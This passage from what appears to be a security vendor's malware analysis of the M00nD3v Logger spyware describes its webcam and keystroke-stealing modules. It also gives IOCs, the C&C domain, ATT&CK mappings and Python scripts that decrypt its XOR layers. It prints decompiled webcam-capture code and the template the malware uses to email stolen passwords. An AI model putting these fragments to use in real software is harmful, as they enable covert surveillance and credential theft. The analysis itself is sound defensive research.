"++++++++++++++++++++++++++\r\nProgram:[APPLICATION_NAME]\r\nWebsite: [Host_Name]
Username: [User_name]\r\nPassword:[password]\r\n++++++++++++++++++++++++++\r\n\r\n"

Figure 23: The collected passwords sent over SMTP.

Webcam

The malware has the capability to secretly access the device's webcam and capture the image. The malware copies the captured image onto the clipboard, extracts the image from clipboard, then saves it in the temp directory. To send stolen images over SMTP, it reads the image path and attaches the .bmp image as an email attachment with a personalize the subject line, such as "**Dear M00nD3v user Please find the attachment of Webcam. Regards M00nD3v"**

```
int hWnd = Pinvoke.capCreateCaptureWindowA(Conversions.ToString(device),
1342177280, 0, 0, Screen.PrimaryScreen.Bounds.Width,
checked((short)Screen.PrimaryScreen.Bounds.Height), form.Handle.ToInt32(), 0);
Pinvoke.SendMessage(hWnd, 1034, device, 0);
Pinvoke.SendMessage(hWnd, 1054, 0, 0);
Pinvoke.SendMessage(hWnd, 1035, device, 0);
IDataObject dataObject = Clipboard.GetDataObject();
bool dataPresent = dataObject.GetDataPresent(typeof(Bitmap));
if (dataPresent)
    {
        result = (Bitmap)dataObject.GetData(typeof(Bitmap));
        return result;
    }
```

Figure 24: The webcam module.

Similarly, the other modules named keystrokes, clipboard, and screen sender, execute with individual threads and send stolen data to the attacker, then sleep for some period of time before repeating the same stealing process.




Figure 24: The Zscaler Cloud Sandbox report for the M00nD3V Logger.

The following is the advanced threat protection signature released for detecting the malware:

Win32.Backdoor.M00nD3v

MITRE ATT&CK™ tactic and technique mapping

T1503	Credentials from Web Browsers
T1112	Modify Registry
T1060	Persistence
T1057	Process Discovery
T1105	Remote File Copy
T1497	Defense Evasion, Discovery
T1083	File and Directory Discovery
T1089	Disabling Security Tools
T1055	Process Injection

T1548	Abuse Elevation Control Mechanism
T1115	Clipboard Data
T1113	Screen Capture
T1125	Video Capture
T1056	Input Capture
T1048	Exfiltration Over Alternative Protocol
T1183	Image File Execution Options Injection

IOCs:

dab9565e03fae2c5c18c9071a713153a - Parent File (.Net)

e9cf47f3b0750dd0ee1ca30ea9861cc9 - Loader (.Net)

bf8801bcd5a196744ccd0f863f84df71 - Final Payload

C&C:

m00nd3v[.]com

Appendix I :

Python Script to decrypt first level decryption:

```
file=open('enc.bin','rb')
cont=file.read()
file.close()
xor_key="z\x00v\x00j\x00z\x00p\x00e\x00u\x00C\x00"
fl=''
index=0
for i in range(len(cont)):
    fl+=chr(ord(cont[i])^ord(xor_key[index%16]))  #Malware doesn't use full key
    index+=1
hexval=[]
```

```
for i in fl:
    temp=hex(ord(i))
    temp=temp[2:]
    if len(temp) !=2:
        temp='0'+temp
    hexval.append(temp)
hexva=("".join(hexval))
import binascii
binstr=binascii.unhexlify(hexva)
f=open('fixed','wb')
f.write(binstr)
f.close()
```

Appendix II :

Python script to decrypt second level decryption:

```
file=open('enc2.bin','rb')
cont=file.read()
file.close()
xor_key="W\x00c\x00q\x00q\x00i\x00c\x00s
\x00g\x00T\x00U\x00a\x00j\x00"
xor_key=xor_key[0:16]
fl=''
index=0
for i in range(len(cont)):
    fl+=chr(ord(cont[i])^ord(xor_key[index%16]))   #Malware doesn't use full key
    index+=1
```

```
hexval=[]
for i in fl:
    temp=hex(ord(i))
    temp=temp[2:]
    if len(temp) !=2:
        temp='0'+temp
    hexval.append(temp)
hexva=("".join(hexval))
import binascii
binstr=binascii.unhexlify(hexva)
f=open('fixed2','wb')
f.write(binstr)
f.close()
```